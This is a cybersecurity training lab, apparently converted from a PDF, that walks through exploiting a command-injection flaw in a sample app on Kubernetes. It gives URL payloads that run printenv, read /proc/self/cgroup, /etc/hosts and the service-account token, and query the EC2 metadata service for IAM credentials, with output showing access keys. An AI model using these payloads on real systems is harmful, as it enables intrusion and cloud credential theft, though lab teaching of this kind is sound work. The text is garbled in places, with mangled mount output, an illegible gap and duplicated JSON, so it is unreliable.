

Lab: External Kubernetes Cluster Enumeration

Attacking Sample Application


Continue Using The Same Terminal

- Save subdomain name as variable to use it during this section.

```
export subdomain=<subdomain>
```

- Open new tab in the browser and enter the URL of the application with `;printenv`.

```
echo "http://$subdomain.securitydojo.co.in:8000/date?exec=date;printenv"
```



```
{
  "output": "KUBERNETES_SERVICE_PORT=443\nKUBERNETES_PORT=tcp://10.96.0.1:443\nVULAPP_SERVICE_CL_SERVICE_HOST=10.96.0.130\nHOSTNAME=vulapp-deployment-cl-6f95ff6bd7-hpfsr\nPYTHON_PIP_VERSION=22.0.4\nHOME=/root\nVULAPP_SERVICE_CL_PORT_8000_TCP=tcp://10.96.0.130:8000\nVULAPP_SERVICE_CL_SERVICE_HOST=10.96.0.130\nVULAPP_SERVICE_CL_PORT_8000_TCP_PROTO=tcp\nVULAPP_SERVICE_CL_PORT_8000_TCP_ADDR=10.96.0.130\nKUBERNETES_SERVICE_HOST=10.96.0.1\nKUBERNETES_SERVICE_PORT_HTTPS=443\nKUBERNETES_SERVICE_PORT_HTTP=80\nKUBERNETES_SERVICE_PORT=443\nKUBERNETES_PORT_443_TCP=tcp://10.96.0.1:443\nKUBERNETES_PORT_443_TCP_PROTO=tcp\nKUBERNETES_PORT_443_TCP_ADDR=10.96.0.1\nKUBERNETES_PORT_443_TCP_PORT=443\nKUBERNETES_PORT_8000_TCP=tcp://10.96.0.130:8000\nKUBERNETES_PORT_8000_TCP_PROTO=tcp\nKUBERNETES_PORT_8000_TCP_ADDR=10.96.0.130\nKUBERNETES_PORT_8000_TCP_PORT=8000\nVULAPP_SERVICE_CL_PORT_8000_TCP_PROTO=tcp\n"}"
```

Access the environment variables, including Kubernetes secrets mounted and service names, ports, etc. `printenv`

- To retrieve container runtime information, run the command `cat /proc/self/cgroup`.

```
echo "http://$subdomain.securitydojo.co.in:8000/date?exec=cat+/proc/self/cgroup"
```



```
({"output": "overlay on / type overlay\n{\n    rw,nosuid,iocounter,snapshotter.v1.overlayfs/snapshots/61/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/60/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/59/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/58/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/57/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/56/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/55/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/54/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/53/fs,upperdir=/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/62/fs,workdir=/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/62/work}/nproc on /proc type proc (rw,nosuid,nodev,noexec,relatime)/ntpmfs on /dev type tmpfs (rw,nosuid,size=65536,mode=755,inode64)/nvidia on /dev/pids type devpts (rw,nosuid,nodev,noexec,relatime)/sys on /sys type sysfs (ro,nosuid,nodev,noexec,relatime)/nfs on /sys type nfs (ro,nosuid,nodev,noexec,relatime)/group on /sys/fs/cgroup type cgroup2 (ro,nosuid,nodev,noexec,relatime,nsdelegate,memory_recursiveprot)/ndev/root on /etc/hosts type ext4 (rw,relatime,discard,errors=remount-ro)/ndev/root on /dev/termination-log type ext4 (rw,relatime,discard,errors=remount-ro)/ndev/root on /etc/resolv.conf type ext4 (rw,relatime,discard,errors=remount-ro)/nshm on /dev/shm type tmpfs (rw,nosuid,nodev,noexec,relatime,size=65536,inode64)/ntmpfs on /run/secrets/kubernetes.io/serviceaccount type tmpfs (ro,relatime,size=401508K,inode64)/noverylay on /dev/overlayfs/overlayfs_name_type_overlay\n{\n    rw,nosuid,iowordir=/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/61/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/60/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/59/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/58/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/57/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/56/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/55/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/54/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/53/fs,upperdir=/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/62/fs,workdir=/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/62/work}/nproc on /proc/bus type proc (ro,nosuid,nodev,noexec,relatime)/nproc on /proc/sys type proc (ro,nosuid,nodev,noexec,relatime)/nproc on /proc/sysrq-trigger type proc (ro,nosuid,nodev,noexec,relatime)/ntpmfs on /proc/aspi type tmpfs (ro,relatime,inode64)/ntpmfs on /proc/kcore type tmpfs (rw,nosuid,size=65536,mode=755,inode64)/ntpmfs on /proc/keys type tmpfs (rw,nosuid,size=65536,mode=755,inode64)/ntpmfs on /proc/timer_list type tmpfs (rw,nosuid,size=65536,mode=755,inode64)/ntpmfs on /proc/scsi type tmpfs (ro,relatime,inode64)/ntpmfs on /sys/firmware type tmpfs (ro,relatime,inode64)"}\n}
```

- To retrieve information about the container host, run the command `cat /etc/hosts`.

Browser screenshot showing the output of the command:

```
{ "output": "# Kubernetes-managed hosts file.\n\n127.0.0.1 localhost\n\n::1 localhost\n\nip6-localhost ip6-loopback\n\nfe00::0 tip6-localhost\n\nfe00::0 tip6-mcastprefix\n\nfe00::1 tip6-allnodes\n\nfe00::2 tip6-allrouters\n\n10.244.2.71 tvuapp-deployment-cl-6f95ff6bd7-hpfr\n\n"}

```


- To retrieve the secret token to interact with the kubernetes cluster, run `cat /var/run/secrets/kubernetes.io/serviceaccount/token`.

[illegible]

- Attack Ec2 Instance via IMDSv1 Metadata API via `curl http://169.254.169.254/latest/meta-data/iam/security-credentials/<IAM Role Name>.`

curl might not be present in minimal docker containers.

```
echo "http://$subdomain.securitydojo.co.in:8000/date?exec=python3%20-  
c%20%22import%20urllib.request;%20print(urllib.request.urlopen(%27http:  
//169.254.169.254/latest/meta-data/iam/security-credentials/$(curl -s  
http://169.254.169.254/latest/meta-data/iam/security-credentials  
/)%27).read().decode())%22"
```



```
{ "output": { "\n  \"Code\" : \"Success\", \n  \"LastUpdated\" : \"2023-05-30T17:10:31Z\", \n  \"Type\" : \"AWS-IAM\", \n  \"AccessKeyId\" : \"AKIAI4478V8AL0gm8BUkeI\", \n  \"SecretAccessKey\" : \"w8A7GiWo9TlppR8Li8RKdtpk7Ygg0oFnQMoSNAjEJuH0=\", \n  \"Expiration\" : \"2023-05-30T23:33:48Z\" \n}, \n  \"Token\" : \"\", \n  \"Code\" : \"Success\", \n  \"LastUpdated\" : \"2023-05-30T17:10:31Z\", \n  \"Type\" : \"AWS-IAM\", \n  \"AccessKeyId\" : \"AKIAI4478V8AL0gm8BUkeI\", \n  \"SecretAccessKey\" : \"w8A7GiWo9TlppR8Li8RKdtpk7Ygg0oFnQMoSNAjEJuH0=\", \n  \"Expiration\" : \"2023-05-30T23:33:48Z\" \n}
```

Reference:

- stackoverflow.com
- [six2sez](https://six2sez.com)

Do not print this page. This is
property of the Securitydojo
Powered by Virtual Cybertron.